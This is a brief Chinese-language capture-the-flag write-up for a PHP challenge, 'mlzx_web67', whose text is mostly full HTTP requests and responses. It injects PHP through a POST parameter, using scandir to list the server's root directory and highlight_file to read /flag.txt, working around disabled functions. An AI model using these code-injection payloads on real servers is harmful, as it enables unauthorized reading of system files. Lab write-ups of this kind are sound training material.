


mlzx_web67

原地址: [GZCTF-challenges/mlzx/mlzx_web67](http://GZCTF-challenges.mlzx/mlzx_web67)

show_source 和 print_r 被禁用

使用 c=var_dump(scandir('/')); 获取 flag 位置

```
1 POST / HTTP/1.1
2 Host: 10.52.84.140:50744
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 31
5
6 c=var_dump(scandir('/'));
```



```
Request
1 POST / HTTP/1.1
2 Host: 10.52.84.140:50744
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 31
5
6 c=var_dump(scandir('/'));

682bytes / 6ms
1 HTTP/1.1 200 OK
2 Date: Tue, 04-Nov-2025 07:30:52 GMT
3 Server: Apache/2.4.65 (Debian) PHP/8.2.29
4 X-Powered-By: PHP/8.2.29
5 Vary: Accept-Encoding
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 586
8
9 array(24) { [0]=> string(1) "_" [1]=> string(2) ".." [2]=> string(10)
10 "",dockermen" [3]=> string(3) "bin" [4]=> string(4) "boot" [5]=> string(3) "dev"
11 [6]=> string(13) "entropypt.sh" [7]=> string(3) "etc" [8]=> string(8)
12 "flag.txt" [9]=> string(4) "home" [10]=> string(3) "lib" [11]=> string(5)
13 "lib64" [12]=> string(5) "media" [13]=> string(3) "mnt" [14]=> string(3) "opt"
14 [15]=> string(4) "proc" [16]=> string(4) "root" [17]=> string(3) "run" [18]=>
15 string(4) "sbin" [19]=> string(3) "srv" [20]=> string(3) "sys" [21]=> string(3)
16 "tmp" [22]=> string(3) "usr" [23]=> string(3) "var" .}
17
```

使用 c=highlight_file('/flag.txt'); 获取 flag

```
1 POST / HTTP/1.1
2 Host: 10.52.84.140:50744
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 31
5
6 c=highlight_file('/flag.txt');
```



```
Request
1 POST / HTTP/1.1
2 Host: 10.52.84.140:50744
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 31
5
6 c=highlight_file('/flag.txt');

86bytes / 3ms
1 HTTP/1.1 200 OK
2 Date: Tue, 04-Nov-2025 07:33:47 GMT
3 Server: Apache/2.4.65 (Debian) PHP/8.2.29
4 X-Powered-By: PHP/8.2.29
5 Vary: Accept-Encoding
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 98
8
9 <code>
10 | ><span style="color:#000000">-flag[GZCTF_dynamic_flag_test]<br></span>
11 </code>
12
```